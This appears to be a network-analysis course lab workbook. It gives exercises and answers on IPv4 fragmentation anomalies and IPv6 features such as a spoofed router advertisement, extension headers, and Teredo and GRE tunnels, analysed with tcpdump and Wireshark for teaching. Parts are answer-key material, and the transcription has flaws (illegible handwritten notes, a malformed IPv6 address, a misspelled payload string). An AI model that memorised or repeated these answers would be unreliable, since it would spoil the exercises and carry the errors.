0010  05 ec 00 01 20 02 40 01  c7 7b c0 a8 0b 41 c0 a8   .... .@. .{...A..
0020  01 01 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d   ..MMMMMM MMMMMMMM
0030  4d 4d 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d   MMMMMMMM MMMMMMMM
0040  4d 4d 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d   MMMMMMMM MMMMMMMM
0050  4d 4d 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d   MMMMMMMM MMMMMMMM
0060  4d 4d 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d   MMMMMMMM MMMMMMMM
0070  4d 4d 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d   MMMMMMMM MMMMMMMM
0080  4d 4d 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d   MMMMMMMM MMMMMMMM
0090  4d 4d 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d   MMMMMMMM MMMMMMMM
```

Exercises Section: Fragmentation

Objectives: These exercises will help you become more familiar with concepts associated with IP fragmentation. The exercises in this section directly relate to the course material covered in section "The IP Layer – Fragmentation".

Details: Use the pcap file **/home/sans/Exercises/Day1/fragment.pcap** as input for this exercise. You can use either Wireshark or tcpdump to do these exercises. Some answers have tcpdump output, others Wireshark, depending on what shows the pertinent details better.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-60 minutes. This is a longer lab than most that requires attention to detail so you may not finish the entire lab during the allotted class time.

If you use tcpdump make sure to use the verbose option –v otherwise fragment details will not appear.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

Look at the first two related fragments; they are the only ones associated with this pair of fragments. What do you think will happen when they are sent?

Hint: Whether you use tcpdump or Wireshark to examine the records – look to see that this is a complete set of fragments. All related fragments should have the same source and destination IP addresses, protocols, and IP ID values. Make sure there is a first fragment – offset of 0 and MF flag set, and a last fragment – non-zero offset and the MF not set. Is there a fragment(s) missing?

Hint: Use the command:

```
tcpdump -r fragment.pcap -ntvv
```

Do you see a record in the pcap that reflects the error condition that they created? If so, what is that record number?

Hint: What type of ICMP error message is generated when a receiver does not get the entire set of fragments? Look for one that has a message about fragment reassembly time exceeded.

Why didn't records 3 and 4 – a different pair of two related fragments - generate this same type of error message?

Hint: These fragments do not represent an entire set of fragments. What fragment has to be received to start the fragment timer to be able to issue an ICMP fragment "IP/ Fragment Reassembly Time Exceeded" message?

Exercise 2:

The fragmented packet in record 5 has IP options. Will the first fragment only or all fragments retain the IP options? How do you know by looking at the IP options in this packet what will transpire? The format for IP options, for all option codes other than EOL and NOP, is a one-byte IP option code, a one-byte length that includes both the IP option code and the length bytes, and data. Verify your answer by inspecting the IP options in records 6 and 7 that represent the oversized record 5 after fragmentation.

Hint: This is easier to do using Wireshark. Navigate to the record 5. Click on the Options field in the IP section to reveal more details about the options. Look at the bytes pane at the bottom. You should see the IP Options field highlighted. The first byte is the hexadecimal representation for the option Loose Source Route. Remember that IP options that are required to accompany all fragments have a value greater than 127. In other words, the high-order bit for that option is set.

Hint: Represent the high-order nibble as a binary value to see if the high-order bit set. The option value is 0x83. We need only examine the high-order nibble of 0x8

$2^3\ 2^2\ 2^1\ 2^0$
1 0 0 0

We represent binary in incrementing powers of 2. 2^3 is equal to 8, therefore there is a 1 in the high-order bit. What does this mean?

Exercise 3:

What makes you believe that the set of fragments found in records 8-13, all with IP ID 31026, have been crafted? There are 5 traits that are abnormal.

Hints:

1. Are these normal sizes for fragments that are typically contained in an IP packet of 1500 bytes on Ethernet?

2. Which fragment indicates that it is the last one? This should have the greatest offset of all fragments. Is this true?

3. Are all fragments the same size (except the one where the MF is not set in a normal set of fragments)?

4. Do all fragments have unique offsets meaning that there are no overlaps?

5. And are there any missing fragments? This means that the offset + the number of payload bytes should equal the next greater offset. Look at record 12. What is the offset? What is the Total Length? Subtract the 20 byte IP header length from the Total Length. That leaves 16 bytes of fragment payload. Add this to the fragment offset value of 24. That means that the next fragment in record 13 should begin at offset 40. Does it?

Exercise 4:

Find all the fragments associated with ICMP echo requests. We haven't covered tcpdump Berkeley Packet Filters yet. Here is the command to filter on ICMP echo requests:

```
tcpdump -r fragment.pcap -vnt  'icmp[0] = 8'
```

The filter looks for a field known as the ICMP type for a value of 8. An ICMP type 8 indicates an echo request. The filter syntax is correct; however the logic it uses to find the fragments is not.

Why don't you see all the fragments associated with a given ICMP echo request?

Hint: Think about how fragments are formed. A well-formed normal first fragment contains the protocol header (ICMP, in this case) and some amount of data, and the subsequent fragments contain only data. What part of the packet does the filter select? Does that include all fragments? Does that explain why you see the 0-offset fragments only?

Approach #2 – Do the following exercises.

Exercise 1:

Look at the first two related fragments; they are the only ones associated with this pair of fragments. What do you think will happen when they are sent? Do you see a record in the pcap that reflects the error condition that they created? If so, what is that record number?

Why didn't records 3 and 4 – a different pair of two related fragments - generate this same type of error message?

Exercise 2:

The fragmented packet in record 5 has IP options. Will the first fragment only or all fragments retain the IP options? How do you know by looking at the IP options in this packet what will transpire? The format for IP options, for all option codes other than EOL and NOP, is a one-byte IP option code, a one-byte length that includes both the IP option code and the length bytes, and data. Verify your answer by inspecting the IP options in records 6 and 7 that represent the oversized record 5 after fragmentation.

Exercise 3:

What makes you believe that the set of fragments found in records 8-13, all with IP ID 31026, have been crafted? There are 5 traits that are abnormal.

- Small offset
- Same offset
- offset no more flag set [illegible]

Exercise 4:

Find all the fragments associated with ICMP echo requests. We haven't covered tcpdump Berkeley Packet Filters yet. But, here is the command to filter on ICMP echo requests:

```
tcpdump -r fragment.pcap -vnt  'icmp[0] = 8'
```

The filter looks for a field known as the ICMP type for a value of 8. An ICMP type 8 indicates an echo request. The filter syntax is correct; however the logic it uses to find the fragments is not.

Why don't you see all the fragments associated with a given ICMP echo request?

Extra Credit:

The 4 final records in this pcap, 15-18, represent overlapping fragments of an ICMP echo request followed by the echo reply from the receiving host. The arrival order (first or subsequent) and the overlap position (wholly overlapping or partially overlapping) are two of the criteria that the receiving host uses to determine which to honor – the original fragment or the overlapping. There are more factors that determine what fragment is honored, but we won't concern ourselves with those right now.

Look at the three fragments, including their offsets, whether or not the MF flag is set and the content of each fragment. The overlapping portions of fragment payload all use a different combination of "FFRRAAGG", where the two repeating letters must follow each other, but the other repeated letters may be in different orders such as "GGAARRFF" and "RRAAGGFF". This is done to make sure that the ICMP checksum remains the same no matter what overlap is honored. You don't have to worry about the checksum – this is mentioned only to let you know that the payload is not intended to be deliberately confusing.

The echo request arrives at its destination and the host reassembles the fragments and recomputes the ICMP checksum of the ICMP header and data. The reassembled packet ICMP checksum must match the recomputed value by the receiving host. The receiving host drops the packet if they do not match. That is why all fragments must have content that yields the same checksum for that particular fragment and any overlap(s).

Make a layout of the fragment content according to arrival order and content. For instance, let's say you have the following example:

1st fragment:

IP header has an offset of 0 and MF=1
ICMP echo request 8 byte header
payload = "FRAGMENTFFRRAAGG"

2nd fragment:

IP header has an offset of 2 and MF=1
payload = "GGAARRFF"

3rd fragment:

IP header has an offset of 3 and MF=0
payload = "FRAGMENT"

Packets are sent in the order of 1st fragment, 3rd fragment, 2nd fragment.

offset 0	offset 1	offset 2	offset3	
8-byte ICMP Header	F R A G M E N T	F F R R A A G G		fragment 1
			F R A G M E N T	fragment 3
		G G A A R R F F		fragment 2

There is a single overlap of fragments 1 and 2 at offset 2. The receiver will either favor the "FFRRAAGG" or the "GGAARRFF". The way to determine which is favored is to look at the ICMP echo reply from the receiver since it echoes back what it receives.


For instance, if the receiver favors fragment 2 payload "GGAARRFF", the echo reply payload will be "FRAGMENTGGAARRFFFRAGMENT".

Using the 3 fragments in the echo request in the pcap, make a similar diagram, determine what offsets overlap and examine the echo reply to see which of the fragments the receiver favored. If you use tcpdump to solve the question, the –A option prints the ASCII output in the payload to show the echo reply more clearly.
This exercise helps you understand the concept of fragment overlaps, fragment fields – like MF and offset, and arrival order.

What fragment number and content does the receiver favor for each offset? You can ignore the ICMP header since there is no overlap of offset 0. In the example, the receiver favors:

Offset 1: FRAGMENT from fragment 1
Offset 2: GAARRFF from fragment 2 over FFRRAAGG from fragment 1
Offset 3: FRAGMENT from fragment 3

The following template may help you with the analysis.



Answers Section: Fragmentation

Objectives: These exercises will help you become more familiar with concepts associated with the link or network access layer. The exercises in this section directly relate to the course material covered in section "The IP Layer – Layer 3 IPv4 Fragmentation".

Details: Use the pcap file **/home/sans/Exercises/Day1/fragment.pcap** as input for this exercise. You can use either Wireshark or tcpdump to do these exercises. Some answers have tcpdump output, others Wireshark, depending on what shows the pertinent details better.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-60 minutes. This is a longer lab than most that requires attention to detail so you may not finish the entire lab during the allotted class time.

If you use tcpdump make sure to use the verbose option –v otherwise fragment details will not appear.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

☆The following answers apply to either Approach #1 or Approach #2.

Exercise 1:

Look at the first two related fragments; they are the only ones associated with this pair of fragments. What do you think will happen when they are sent? Do you see a record in the pcap that reflects the error condition that they created? If so, what is that record number?

Answer:

```
tcpdump -r fragment.pcap -ntvv

IP (tos 0x0, ttl 64, id 12345, offset 0, flags [+], proto ICMP (1),
length 1500)
    192.168.11.65 > 192.168.11.1: ICMP echo request, id 0, seq 0,
length 1480
IP (tos 0x0, ttl 64, id 12345, offset 1480, flags [+], proto ICMP (1),
length 1500)
    192.168.11.65 > 192.168.11.1: icmp
```

There is no last fragment; the flags[+] in tcpdump means more fragments follow. The receiver should begin the fragment timer when the 0-offset fragment arrives. If all fragments do not arrive within a given expiration timer, an ICMP error message is sent as in record 14:

```
IP 192.168.11.1 > 192.168.11.65: ICMP ip reassembly time exceeded,
length 556
```

Why didn't records 3 and 4 – a different pair of two related fragments - generate this same type of error message?

```
IP (tos 0x0, ttl 64, id 5958, offset 1480, flags [+], proto ICMP (1),
length 1500)
    192.168.11.65 > 192.168.11.1: icmp
IP (tos 0x0, ttl 64, id 5958, offset 2960, flags [none], proto ICMP
(1), length 568)
    192.168.11.65 > 192.168.11.1: icmp
```

There is no 0-offset fragment, therefore the fragment timer is never started.

Exercise 2:

The fragmented packet in record 5 has IP options. Will the first fragment only or all fragments retain the IP options? How do you know by looking at the IP options in this packet what will transpire? The format for IP options, for all option codes other than EOL and NOP, is a one-byte IP option code, a one-byte length that includes both the IP option code and the length bytes, and data. Verify your answer by inspecting the IP options in records 6 and 7 that represent the oversized record 5 after fragmentation.

Answer:

```
No.. Time          Source          Destination     Protocol  Source port  Destination port  Info
   4 11726.22889   192.168.11.65   192.168.11.1    IP                                      Fragmented IP protoco
   5 7577.211872   192.168.11.65   192.168.11.1    ICMP                                    Echo (ping) request

▷ Frame 5 (1550 bytes on wire, 1550 bytes captured)
▷ Ethernet II, Src: DigitalE_00:0a:04 (aa:00:04:00:0a:04), Dst: Buffalo_40:db:2d (4c:e6:76:40:db:2d)
▽ Internet Protocol, Src: 192.168.11.65 (192.168.11.65), Dst: 192.168.11.1 (192.168.11.1)
    Version: 4
    Header length: 28 bytes
  ▷ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 1536
    Identification: 0x0001 (1)
  ▷ Flags: 0x00
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (0x01)
  ▷ Header checksum: 0xaa96 [correct]
    Source: 192.168.11.65 (192.168.11.65)
    Destination: 192.168.11.1 (192.168.11.1)
  ▽ Options: (8 bytes)
    ▽ Loose source route (7 bytes)
        Pointer: 4
        192.168.11.1 <- (current)
      EOL
▷ Internet Control Message Protocol

0020  0b 01 83 07 04 c0 a8 0b  01 00 08 00 ca d2 00 00   ..........  .......
0030  00 00 41 41 41 41 41 41  41 41 41 41 41 41 41 41   ..AAAAAA AAAAAAAA
```

The Loose Source Route option value is found in the first byte of the expanded IP Options field. The value is 0x83. An IP option value that has a 1 in the high-order bit is an option that accompanies all fragments, not just the first.

We need only examine the high-order nibble of 0x8

$$\begin{array}{cccc} \underline{2^3} & \underline{2^2} & \underline{2^1} & \underline{2^0} \\ 1 & 0 & 0 & 0 \end{array}$$

We represent binary in incrementing powers of 2. 2^3 is equal to 8, therefore there is a 1 in the high-order bit. And, in fact if you look at this packet fragmented in records 6 and 7, you will see that the IP option accompanies each of the two fragments.

Exercise 3:

What makes you believe that the set of fragments found in records 8-13, all with IP ID 31026 have been crafted? There are 5 traits that are abnormal.

Answer:

```
IP (tos 0x0, ttl 64, id 31026, offset 0, flags [+], proto ICMP (1),
length 28)
```

```
    192.168.11.65 > 192.168.11.1: ICMP echo request, id 0, seq 0,
length 8
IP (tos 0x0, ttl 64, id 31026, offset 8, flags [none], proto ICMP (1),
length 28)
    192.168.11.65 > 192.168.11.1: icmp
IP (tos 0x0, ttl 64, id 31026, offset 16, flags [+], proto ICMP (1),
length 28)
    192.168.11.65 > 192.168.11.1: icmp
IP (tos 0x0, ttl 64, id 31026, offset 24, flags [+], proto ICMP (1),
length 28)
    192.168.11.65 > 192.168.11.1: icmp
IP (tos 0x0, ttl 64, id 31026, offset 24, flags [+], proto ICMP (1),
length 36)
    192.168.11.65 > 192.168.11.1: icmp
IP (tos 0x0, ttl 64, id 31026, offset 48, flags [+], proto ICMP (1),
length 36)
    192.168.11.65 > 192.168.11.1: icmp
```

1. Most of these fragments have 8 bytes of payload. This is not normal since there should be no MTU that is that small causing fragmentation to occur.

2. Also, the second fragment – the one at offset 8 – indicates that there are no more fragments that follow. Yet, there are several more fragments that follow and all with a greater offset have the MF flag set.

3. Two fragments have the same offset of 24. You should not have overlapping fragments.

4. Also, the last two fragments are 16 bytes while all the others are 8 bytes. All fragments except the final one (a normal one with no more fragments) should be the same size.

5. And, finally the second to last fragment has an offset of 24 and 16 bytes of data. That means that the one that follows should have an offset of 40 bytes. There is a missing fragment since the final one has an offset of 48 bytes.

Exercise 4:

Find all the fragments associated with ICMP echo requests. We haven't covered tcpdump Berkeley Packet Filters yet. But, here is the command to filter on ICMP echo requests:

```
tcpdump -r fragment.pcap -vnt  'icmp[0] = 8'
```

The filter looks for a field known as the ICMP type for a value of 8. An ICMP type 8 indicates an echo request. The filter syntax is correct; however the logic it uses to find the fragments is not.

Answer:

```
tcpdump -r fragment.pcap -nvt 'icmp[0]=8'
```

```
IP (tos 0x0, ttl 64, id 12345, offset 0, flags [+], proto ICMP (1),
length 1500)
    192.168.11.65 > 192.168.11.1: ICMP echo request, id 0, seq 0,
length 1480
IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto ICMP (1),
length 1536, options (LSRR 192.168.11.1,EOL))
    192.168.11.65 > 192.168.11.1: ICMP echo request, id 0, seq 0,
length 1508
IP (tos 0x0, ttl 64, id 1, offset 0, flags [+], proto ICMP (1), length
1468, options (LSRR 192.168.11.1,EOL))
    192.168.11.65 > 192.168.11.1: ICMP echo request, id 0, seq 0,
length 1440
IP (tos 0x0, ttl 64, id 31026, offset 0, flags [+], proto ICMP (1),
length 28)
    192.168.11.65 > 192.168.11.1: ICMP echo request, id 0, seq 0,
length 8
IP (tos 0x0, ttl 64, id 9876, offset 0, flags [+], proto ICMP (1),
length 44)
    192.168.11.65 > 192.168.11.1: ICMP echo request, id 0, seq 0,
length 24
```

Why don't you see all the fragments associated with a given ICMP echo request?

All the ICMP echo requests that were fragmented in the pcap are displayed with an offset of 0 using the tcpdump filter. That is because the filter that was used examined a field in the transport header – the ICMP header to find a type value of 8. Remember that only the first fragment carries the transport header and all the subsequent ones in the fragment train carry data only.

If you wanted to discover all fragments associated with all ICMP echo requests, you would have to do it in multiple phases using tcpdump. The first would be to find all the fragmented echo requests as we did with this filter. Then, you'd have to find the IP ID associated with each first fragment and filter on that to find the subsequent fragments associated with each set of fragments.

Extra Credit:

The 4 final records in this pcap, 15-18, represent overlapping fragments of an ICMP echo request followed by the echo reply from the receiving host. The arrival order (first or subsequent) and the overlap position (wholly overlapping or partially overlapping) are two of the criteria that the receiving host uses to determine which to honor – the original fragment or the overlapping. There are more factors that determine what fragment is honored, but we won't concern ourselves with those right now.

Look at the three fragments, including their offsets, whether or not the MF flag is set and the content of each fragment. The overlapping portions of fragment payload all use a different combination of "FFRRAAGG", where the two repeating letters must follow each other, but the other repeated letters may be in different orders such as "GGAARRFF" and "RRAAGGFF". This is done to make sure that the ICMP checksum remains the same no matter what overlap is honored. You don't have to worry about the checksum – this is mentioned only to let you know that the payload is not intended to be deliberately confusing.

The echo request arrives at its destination and the host reassembles the fragments and recomputes the ICMP checksum of the ICMP header and data. The reassembled packet ICMP checksum must match the recomputed value by the receiving host. The receiving host drops the packet if they do not match. That is why all fragments must have content that yields the same checksum for that particular fragment and any overlap(s).

Make a layout of the fragment content according to arrival order and content. For instance, let's say you have the following example:

1st fragment:
IP header has an offset of 0 and MF=1
ICMP echo request 8 byte header
payload = "FRAGMENTFFRRAAGG"

2nd fragment:
IP header has an offset of 2 and MF=1
payload = "GGAARRFF"

3rd fragment:
IP header has an offset of 3 and MF=0
payload = "FRAGMENT"

Packets are sent in the order of 1st fragment, 3rd fragment, 2nd fragment.

offset 0	offset 1	offset 2	offset3	
8-byte ICMP Header	F R A G M E N T	F F R R A A G G		fragment 1
			F R A G M E N T	fragment 3
		G G A A R R F F		fragment 2

There is a single overlap of fragments 1 and 2 at offset 2. The receiver will either favor

the "FFRRAAGG" or the "GGAARRFF". The way to determine which is favored is to look at the ICMP echo reply from the receiver since it echoes back what it receives.

For instance, if the receiver favors fragment 2 payload "GGAARRFF", the echo reply payload will be "FRAGMENTGGAARRFFFRAGMENT".

Using the 3 fragments in the echo request in the pcap, make a similar diagram, determine what offsets overlap and examine the echo reply to see which of the fragments the receiver favored. If you use tcpdump to solve the question, the –A option prints the ASCII output in the payload to show the echo reply more clearly. This exercise helps you understand the concept of fragment overlaps, fragment fields – like MF and offset, and arrival order.

What fragment number and content does the receiver favor for each offset? You can ignore the ICMP header since there is no overlap of offset 0. In the example, the receiver favors:

Offset 1: FRAGMENT from fragment 1
Offset 2: GAARRFF from fragment 2 over FFRRAAGG from fragment 1
Offset 3: FRAGMENT from fragment 3

Answer:

Look at the ICMP echo reply bytes pane in Wireshark

Echo Reply payload:

FRAGMENT FFRRAAGG GGAARRFF GGAARRFF RRAAGGFF

Offset 1: FRAGMENT from fragment 1
Offset 2: FFRRAAGG from fragment 1 over GGAARRFF from fragment 2
Offset 3: GGAARRFF from fragment 2
Offset 4: GGAARRFF from fragment 2 over RRAAGGFF from fragment 3
Offset 5: RRAAGGFF

	Offset 1	Offset 2	Offset 3	Offset 4	Offset 5	
8-byte ICMP header	FRAGMENT	FFRRAAGG				fragment 1
				RRAAGGFF	RRAAGGFF	fragment 3
		GGAARRFF	GGAARRFF	GGAARRFF		fragment 2

Exercises Section: IPv6

Objectives: These exercises will help you become more familiar with concepts associated with the IPv6 layer. The exercises in this section directly relate to the course material covered in section "The IP Layer - IPv6".

Details: Use the pcap file **/home/sans/Exercises/Day1/ipv6.pcap** as input for this exercise. You can use either Wireshark or tcpdump to do these exercises.

Start Wireshark on the command line and read the input file ipv6.pcap using the following command:

```
wireshark ipv6.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-60 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

Look at the first three records. Can you explain what you believe is happening with these related IPv6 records.

Hint: In record 1 the host with IPv6 address fe80::21b:63ff:fe94:b10e wants to know the IP address and MAC address of its router and issues a router solicitation. There are two router advertisements. Look at the response from each. Specifically, look at the source IPv6 address and look at the ICMPv6 Option (Source link-layer address) and the value of the field Link-layer address for both router advertisements.

Does the Link-layer address of the ICMPv6 Option (Source link-layer address) value in record 3 look a bit unusual? What do you suppose a malicious node on the network is trying to do? Why would someone want to spoof this MAC address?

Exercise 2:

Can you explain the chain of extension headers found in record 4? Each Next header value points to the following header – extension or protocol. List, in order, the extension headers and protocols along with their decimal Next Header values. Here is an example of an IPv6 header chain, though not the one in the pcap:

(IPv6, nh=60) → (Destination Options extension header, nh=6) → (TCP)

Hint: Expand record 4. Look at the next header values in each header including the IPv6 header. Each one has a name of the next header and a hex value. Convert the hex values to decimal.

Is the extension header that follows the IPv6 header found on related fragment 5? Specifically, what does that indicate?

Hint: When do some extension headers accompany all fragmented packets? Look at fragment 5 to see if it includes this extension header.

Exercise 3:

Records 6 and 7 use a tunneling mechanism for IPv6. Look at the protocols in these two packets and assess what type of tunneling this is. What are the two source IP's (IPv4 and IPv6) and two destination IP's (IPv4 and IPv6) associated with all tunnel endpoints?

Hint: Expand record 6. What protocol layers do you see? These represent the order of the protocols. What protocol does Wireshark indicate is tunneled over UDP? That is the tunneling mechanism. The IPv6 addresses are listed in the IPv6 header carried over the UDP tunnel.

Exercise 4:

Related records 32 and 33 use a tunneling mechanism for IPv6. Look at the packets in these two packets and assess what type of tunneling this is. What are the two source IP's (IPv4 and IPv6) and two destination IP's associated with all tunnel endpoints? There is another layer of complication in these packets. Why does this ICMPv6 echo request require two packets instead of one?

Hint: Expand record 33 since it is easier to understand what is happening based on Wireshark's interpretation. What protocol layers do you see? These represent the order of the protocols. The second/GRE is considered the tunnel layer. The following layers are tunneled over that layer and IPv4. Expand each layer to find the source and destination IP addresses. Look at the two IP layers (IPv4 and IPv6) for the source and destination IP addresses.

Hint: Examine the IPv4 header of both record 32 and 33 to discover the reason that there may be more than one record required to send a single ICMP echo request. Specifically, look at the fields associated with fragmentation.

Approach #2 - Do the following exercises.

Exercise 1:

Look at the first three records. Can you explain what you believe is happening with these related IPv6 records.

Router Solicitation with an answer form two devices

Exercise 2:

Can you explain the chain of extension headers found in record 4? Each Next header value points to the following header – extension or protocol. List, in order, the extension headers and protocols along with their decimal Next Header values. Here is an example of an IPv6 header chain, though not the one in the pcap:

(IPv6, nh=60) → (Destination Options extension header, nh=6) → (TCP)

(IPv6, nh=43) → Routing type 0 ((IPv6) nh=58 Icmpv6
(" , " = 44) → fragment

Is the extension header that follows the IPv6 header found on related fragment 5? Specifically, what does that indicate?

Exercise 3:

Records 6 and 7 as well use a tunneling mechanism for IPv6. Look at the protocols in these two packets and assess what type of tunneling this is. What are the two source IP's (IPv4 and IPv6) and two destination IP's (IPv4 and IPv6) associated with all tunnel endpoints? Teredo

7) 192.168.33.151 → 83.170.6.76 ; fe80:f → ff02::2

Exercise 4:

Related records 32 and 33 use a tunneling mechanism for IPv6. Look at the packets in these two packets and assess what type of tunneling this is. What are the two source IP's (IPv4 and IPv6) and two destination IP's associated with all tunnel endpoints? There is another layer of complication in these packets. Why does this ICMPv6 echo request require two packets instead of one? GRE

. 192.168.11.49 → 192.168.11.80

fe80::5 → fe80:7

Extra Credit:

Most hosts have both and IPv4 an IPv6 address for the same interface so that they can use either protocol. Find the IPv6 address for 192.168.1.104?

Hint: What common identifier do both IP addresses share? In what type of IPv4 and IPv6 records can this identifier be found?

fe80::

Answers Section: IPv6

Objectives: These exercises will help you become more familiar with concepts associated with the IPv6 layer. The exercises in this section directly relate to the course material covered in section "The IP Layer – IPv6".

Details: Use the pcap file **/home/sans/Exercises/Day1/ipv6.pcap** as input for this exercise. You can use either Wireshark or tcpdump to do these exercises.

Start Wireshark on the command line and read the input file ipv6.pcap using the following command:

```
wireshark ipv6.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-60 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

☆ The following answers apply to either Approach #1 or Approach #2.

Exercise 1:

Look at the first three records. Can you explain what you believe is happening with these related IPv6 records.

Answer:

The first record is a router solicitation by fe80::21b:63ff:fe94:b10e for the IP and MAC address of the router on the network. The second record is a legitimate router advertisement from fe80::21b:90ff:fe2d:0e43 with a MAC address of 00:1b:90:2d:0e:43 found in the ICMPv6 Option (Source link-layer address) Link-layer address field.

The second router advertisement professes to be from fe80::21b:90ff:fecc:dd:ee. It professes to have a Link-layer address of aa:bb:cc:dd:ee:00. This is a spoofed router advertisement. We suppose that the responder is an attacker trying to direct traffic through her computer to act as a man in the middle.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::21b:63ff:fe94:b1	ff02::2	ICMPv6	70	Router Solicitation from 00:1b:63:94:b1:0e
2	1000.000000	fe80::21b:90ff:fe2d:e4	ff02::1	ICMPv6	118	Router Advertisement from 00:1b:90:2d:0e:43
3	2000.000000	fe80::21b:90ff:fecc:dd	ff02::1	ICMPv6	118	Router Advertisement from aa:bb:cc:dd:ee:00

Exercise 2:

Can you explain the chain of extension headers found in record 4? Each Next header value points to the following header – extension or protocol. List, in order, the extension headers and protocols along with their decimal Next Header values. Here is an example of an IPv6 header chain, though not the one in the pcap:

(IPv6, nh=60) → (Destination Options extension header, nh=6) → (TCP)

Answer:

The Wireshark display follows:

(IPv6, nh=43) → (IPv6 Source Routing, nh=44) → (Fragmentation extension header, nh=58) → (ICMPv6)

```
No.    Time          Source                Destination    Protocol
     4 3000.000000   fe80::4               fe80::5        IPv6
  Next header: IPv6 routing (43)
  Hop limit: 64
  Source: fe80::4 (fe80::4)
  Destination: fe80::5 (fe80::5)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
▼Routing Header, Type : IPv6 Source Routing (0)
    Next header: IPv6 fragment (44)
    Length: 0 (8 bytes)
    Type: IPv6 Source Routing (0)
    Segments Left: 0
▼Fragmentation Header
    Next header: ICMPv6 (58)
    Reserved octet: 0x0000
    0000 0000 0000 0... = Offset: 0 (0x0000)
    .... .... .... .00. = Reserved bits: 0 (0x0000)
```

Is the extension header that follows the IPv6 header found on related fragment 5? Specifically, what does that indicate?

There are extension headers that are fragmentable and those that are not. An extension header that is not fragmentable is one that must be processed by all nodes. Such is the case with the IPv6 Source Routing header, the first extension header following the IPv6 header. Because these extension headers cannot be fragmented, they must precede the fragment extension header in each fragment.

```
No.    Time          Source                Destination
     5 4000.000000   fe80::4               fe80::5
  Next header: IPv6 routing (43)
  Hop limit: 64
  Source: fe80::4 (fe80::4)
  Destination: fe80::5 (fe80::5)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
▼Routing Header, Type : IPv6 Source Routing (0)
    Next header: IPv6 fragment (44)
    Length: 0 (8 bytes)
    Type: IPv6 Source Routing (0)
    Segments Left: 0
▼Fragmentation Header
    Next header: ICMPv6 (58)
```

Exercise 3:

Records 6 and 7 use a tunneling mechanism for IPv6. Look at the protocols in these two packets and assess what type of tunneling this is. What are the two source IP's (IPv4 and IPv6) and two destination IP's (IPv4 and IPv6) associated with all tunnel endpoints?

Answer:

This is an IPv6 tunnel over UDP port 3544, a common port for Teredo. Wireshark shows the protocols that are embedded after UDP, including "Teredo IPv6 over UDP tunneling". The IPv6 header follows.

The IPv4 endpoint addresses in both record 6 and 7 are 192.168.33.151 and 83.170.6.76.

```
No.    Time        Source                  Destination        Protocol Length Info
  6 5000.000000 fe80::ffff:ffff:ffff  ff02::2            ICMPv6   103 Router Solicitation
▶Frame 6: 103 bytes on wire (824 bits), 103 bytes captured (824 bits)
▶Ethernet II, Src: Vmware_82:f8:be (00:0c:29:82:f8:be), Dst: Vmware_f5:7b:b2 (00:50:56:f5:7b:b2)
▶Internet Protocol Version 4, Src: 192.168.33.151 (192.168.33.151), Dst: 83.170.6.76 (83.170.6.76)
▶User Datagram Protocol, Src Port: 39562 (39562), Dst Port: teredo (3544)
▼Teredo IPv6 over UDP tunneling
 ▶Teredo Authentication header
▶Internet Protocol Version 6, Src: fe80::ffff:ffff:ffff (fe80::ffff:ffff:ffff), Dst: ff02::2 (ff02::2)
▶Internet Control Message Protocol v6
```

The IPv6 endpoint addresses are fe80::ffff:ffff:ffff (the source host) and ff02::02 (multicast all routers address) on record 6, the router solicitation carried over Teredo.

The IPv6 endpoint addresses are fe80::8000:f227:ac55:f9b3 (ostensibly the router) and fe80::ffff:ffff:ffff (the original source host) on record 7, the router advertisement carried over Teredo.

```
No.    Time        Source                  Destination        Protocol
  7 5000.000000 fe80::8000:f227:ac55:f fe80::ffff:ffff:ffff ICMPv6
▶Teredo IPv6 over UDP tunneling
▼Internet Protocol Version 6, Src: fe80::8000:f227:ac55:f9b3 (fe80::8
 ▶0110 .... = Version: 6
 ▶.... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
